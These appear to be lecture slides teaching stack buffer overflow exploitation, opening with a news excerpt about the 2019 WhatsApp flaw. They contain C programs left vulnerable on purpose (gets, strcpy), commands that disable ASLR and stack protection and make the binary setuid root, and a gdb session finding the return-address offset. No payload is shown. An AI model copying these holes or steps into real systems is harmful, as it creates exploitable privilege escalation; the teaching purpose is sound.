Buffer Overflow Attack

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Technology

WhatsApp discovers 'targeted' surveillance attack

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North America technology reporter

14 May 2019

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The firm also published an **advisory to security specialists**, in which it described the flaw as: "A buffer overflow vulnerability in WhatsApp VOIP [voice over internet protocol] stack allowed remote code execution via specially crafted series of SRTCP [secure real-time transport protocol] packets sent to a target phone number."

Prof Alan Woodward from the University of Surrey said it was a "pretty old-fashioned" method of attack.

"A buffer overflow is where a program runs into memory it should not have access to. It overflows the memory it should have and hence has access to memory in which malicious code can potentially be run," he explained.

"If you are able to pass some code through the app, you can run your own code in that area.


"In VOIP there is an initial process that dials up and establishes the call, and the flaw was in that bit. Consequently you did not need to answer the call for the attack to work."

Outline

- **Understanding of Stack Layout**
- **Vulnerable code**
- **Challenges in exploitation**
- **Shellcode**
- **Countermeasures**


Program Memory Stack


```
int x = 100;
int main()
{
   // data stored on stack
   int   a=2;
   float b=2.5;
   static int y;

   // allocate memory on heap
   int *ptr = (int *) malloc(2*sizeof(int));

   // values 5 and 6 stored on heap
   ptr[0]=5;
   ptr[1]=6;

   // deallocate memory on heap
   free(ptr);

  return 1;
}
```



Virtual Memory

- There is generally not enough computer memory for the address spaces of all running processes.
- Nevertheless, the OS gives each running process the illusion that it has access to its complete (contiguous) address space.
- In reality, this view is **virtual**, in that the OS supports this view, but it is not really how the memory is organized.
- Instead, memory is divided into **pages**, and the OS keeps track of which ones are in memory and which ones are stored out to disk.







```
+------------------------------------------------------------+  +---------------+
|                          |        |                        |  |               |
| text & data segment      |  BSS   | heap ---->     <----- stack |  | Linux Kernel  |
|                          |        |                        |  |               |
+------------------------------------------------------------+  +---------------+
0                                                            3G                4G
```

Order of the function arguments in stack


```
void func(int a, int b)
{
   int x, y;

   x = a + b;
   y = a - b;
}
```





```
movl    12(%ebp), %eax     ; b is stored in %ebp + 12
movl    8(%ebp), %edx      ; a is stored in %ebp + 8
addl    %edx, %eax
movl    %eax, -8(%ebp)     ; x is stored in %ebp - 8
```


Function Call Stack

```
void f(int a, int b)
{
  int x;
}
void main()
{
  f(1,2);
  printf("hello world");
}
```




Stack Layout for Function Call Chain





Another View

```c
#include <stdio.h>

void test()
{
    char buff[4];
    printf("Year:  ");
    gets(buff);
    puts(buff);
}

int main(int argc, char *argv[ ])
{
    test();
    return 0;
}
```



Vulnerable Program


```c
int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

- Reading 300 bytes of data from *badfile*.
- Storing the file contents into a str variable of size 400 bytes.
- Calling foo function with str as an argument.

Note : *badfile* is created by the user and hence the contents are in control of the user.

Vulnerable Program

```
/* stack.c */
/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}
```




Consequences of Buffer Overflow

Overwriting return address with some random address can point to :

- **Invalid instruction**
- **Non-existing address**
- **Access violation**
- **Attacker's code → Malicious code to gain access**

How to Run Malicious Code



Environment Setup

1. Turn off address randomization (countermeasure)

```
% sudo sysctl -w kernel.randomize_va_space=0
```


2. Compile set-uid root version of stack.c


```
% gcc -o stack -z execstack -fno-stack-protector stack.c
% sudo chown root stack
% sudo chmod 4755 stack
```

Creation of The Malicious Input (badfile)

Task A : Find the offset distance between the base of the buffer and return address.

Task B : Find the address to place the shellcode





Task A : Distance Between Buffer Base Address and Return Address

Using GDB

1. Set breakpoint

```
(gdb) b bof
(gdb) run
```

2. Print buffer address

```
(gdb) p &buffer
```

3. Print frame pointer address

```
(gdb) p $ebp
```

4. Calculate distance

```
(gdb) p 0x02 - 0x01
```

5. Exit (`quit`)

- Breakpoint at vulnerable function using gdb
- Find the base address of buffer
- Find the address of the current frame pointer (ebp)
- Return address is $ebp +4

Task A : Distance Between Buffer Base Address and Return Address

```
$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
$ touch badfile
$ gdb stack_dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
......
(gdb) b foo            ← Set a break point at function foo()
Breakpoint 1 at 0x804848a: file stack.c, line 14.
(gdb) run
......
Breakpoint 1, foo (str=0xbfffeb1c "...") at stack.c:10
10      strcpy(buffer, str);
```

```
(gdb) p $ebp
$1 = (void *) 0xbfffeaf8
(gdb) p &buffer
$2 = (char (*)[100]) 0xbfffea8c
(gdb) p/d 0xbfffeaf8 - 0xbfffea8c
$3 = 108
(gdb) quit
```

Therefore, the distance is 108 + 4 = **112**

Task B : Address of Malicious Code

- **Investigation using gdb**
- **Malicious code is written in the badfile which is passed as an argument to the vulnerable function.**
- **Using gdb, we can find the address of the function argument.**

